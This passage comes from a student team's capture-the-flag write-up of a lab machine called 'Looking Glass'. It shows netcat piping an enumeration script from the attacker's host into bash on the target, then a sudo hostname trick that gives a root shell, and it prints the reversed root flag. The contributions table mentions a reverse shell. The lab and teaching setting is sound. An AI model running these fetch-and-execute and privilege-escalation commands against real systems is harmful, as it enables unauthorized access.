X-Amz-Expires=300&X-Amz-Signature=5a62282096145f98e16f7b96e08906f9b8f71bb419124057336ad47958
1fc314&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=170493053&response-content-dispo
sition=attachment%3B%20filename%3Dlse.sh&response-content-type=application%2Foctet-stream [f
ollowing]
--2022-07-26 13:37:10--  https://objects.githubusercontent.com/github-production-release-ass
et-2e65be/170493053/5667605a-cfc2-4270-b8eb-94c48629a69d?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-
Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20220726%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Date=20
220726T173710Z&X-Amz-Expires=300&X-Amz-Signature=5a62282096145f98e16f7b96e08906f9b8f71bb4191
24057336ad479581fc314&X-Amz-SignedHeaders=host&actor_id=0&key_id=0&repo_id=170493053&respons
e-content-disposition=attachment%3B%20filename%3Dlse.sh&response-content-type=application%2F
octet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.111.133,
185.199.108.133, 185.199.110.133, ...
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|185.199.111.133|
:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 52575 (51K) [application/octet-stream]
Saving to: 'lse.sh'

lse.sh                100%[===================>]  51.34K  --.-KB/s    in 0.004s

2022-07-26 13:37:10 (12.2 MB/s) - 'lse.sh' saved [52575/52575]


┌──(kali㉿kali)-[~/Downloads]
└─$
```

I then downloaded an enumeration script to try it.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat /home/kali/Downloads/lse.sh | nc -nvlp 1234

listening on [any] 1234 ...
connect to [10.8.94.70] from (UNKNOWN) [10.10.158.248] 52578
```

```
alice@looking-glass:~$ nc 10.8.94.70 1234 | bash
If you know the current user password, write it here to check sudo privileges: ---

 LSE Version: 4.8nw

        User: alice
     User ID: 1005
    Password: ******
        Home: /home/alice
        Path: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
       umask: 0002

    Hostname: looking-glass
       Linux: 4.15.0-109-generic
Distribution: Ubuntu 18.04.4 LTS
Architecture: x86_64

================( Current Output Verbosity Level: 0 )================
=====================================( humanity )=====
[!] noware0 Should we question autocrats and their "military operations"?... yes!
---
                                    NO
                                    WAR
---
=========================================================( users )=====
[i] usr000 Current user groups.......................................... yes!
[*] usr010 Is current user in an administrative group?.................. nope
[*] usr020 Are there other users in administrative groups?.............. yes!
[*] usr030 Other users with shell....................................... yes!
```

I used netcat to transfer the tool to the deployed machine.

```
[!] sud010 Can we list sudo commands without a password?.................. nope
[!] sud020 Can we sudo with a password?.................................... nope
[!] sud030 Can we list sudo commands with a password?...................... nope
[*] sud040 Can we read sudoers files?...................................... yes!
[*] sud050 Do we know if any other users used sudo?........................ nope
=========================================================( file system )=====
[*] fst000 Writable files outside user's home.............................
```

Although it did not return anything promising, this gives a hint on to our next step. On the line “can we read sudoers files?” it returns yes.

```
alice@looking-glass:~$ cd /etc/sudoers.d
alice@looking-glass:/etc/sudoers.d$ ls
README  alice  jabberwock  tweedles
alice@looking-glass:/etc/sudoers.d$ cat README
cat: README: Permission denied
alice@looking-glass:/etc/sudoers.d$ cat alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:/etc/sudoers.d$ cat jabberwock
cat: jabberwock: Permission denied
alice@looking-glass:/etc/sudoers.d$ cat tweedles
cat: tweedles: Permission denied
alice@looking-glass:/etc/sudoers.d$
```

Looking over at the sudoers.d directory, only one file can be read, alice. In the file, there are valuable information. We can see the hostname “ssalg-gnikool” which we found is looking-glass in reverse.

This indicates that the “/bin/bash” command can be run by alice, on that specified hostname, without a password.

```
alice@looking-glass:/etc/sudoers.d$ sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:/etc/sudoers.d# whoami
root
root@looking-glass:/etc/sudoers.d# id
uid=0(root) gid=0(root) groups=0(root)
```

That technically means we (as alice) can run “sudo /bin/bash” without the root password, but the problem is that the hostname is not the same. Sudo has a tag that lets you specify hostname, so “sudo -h ssalg-gnikool /bin/bash” will allow us to run the command.

```
root@looking-glass:/root# ls
passwords  passwords.sh  root.txt  the_end.txt
root@looking-glass:/root# cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:/root# cat root.txt | rev
thm{bc2337b6f97d057b01da718ced6ead3f}
root@looking-glass:/root#
```

As root, we navigate to /root, and print root.txt, this time it is also a reverse string, so we just add the command to get the proper flag.

```
root@looking-glass:/root# cat the_end.txt
She took her off the table as she spoke, and shook her backwards ar

The Red Queen made no resistance whatever; only her face grew very
ng her, she kept on growing shorter—and fatter—and softer—and round

—and it really was a kitten, after all.
root@looking-glass:/root#
```

Contributions

Each member's role and contribution:

ID	**Name**	Contribution	Signatures
12111 02370	LAU ZI THAO	Found out how to decode the first encrypted text. Managed to replace the .sh file with a netcat reverse shell and ran it to get initial foothold. Used netcat to run the enumeration tool to find the vulnerable sudoers file, leading to root privilege escalation. Provided write up screenshots, as well as format it. Edited the presentation video.	ZI THAO
12111 02797	TENG WEI JOE	Found out that alice grants root privilege escalation when hostname is reversed. Suggest sudo command to achieve privilege escalation by reversing the hostname. Prepare writeup documentation Provided some of the screenshots Helped out with organising writeup Involved in video editing.	WEI JOE
12111 01029	GARRISON GOH ZEN KEN	Scanned the ports of the target machine using nmap and used trial and error method to find the correct port. Discovered the crontab directory which showed scheduled tasks. Did further enumerations and found Alice's id_rsa private key to achieve privilege escalation.	GARRISON
12111 03142	WONG KHAI KING	Found out the permissions of jabberwock who had the ability to reboot the SSH server. Identified the hashes and decrypted them online to obtain password for humptydumpty user. Found out that Alice's directory had executable permissions.	KHAI KING

https://www.youtube.com/watch?v=hUOVheoS0rA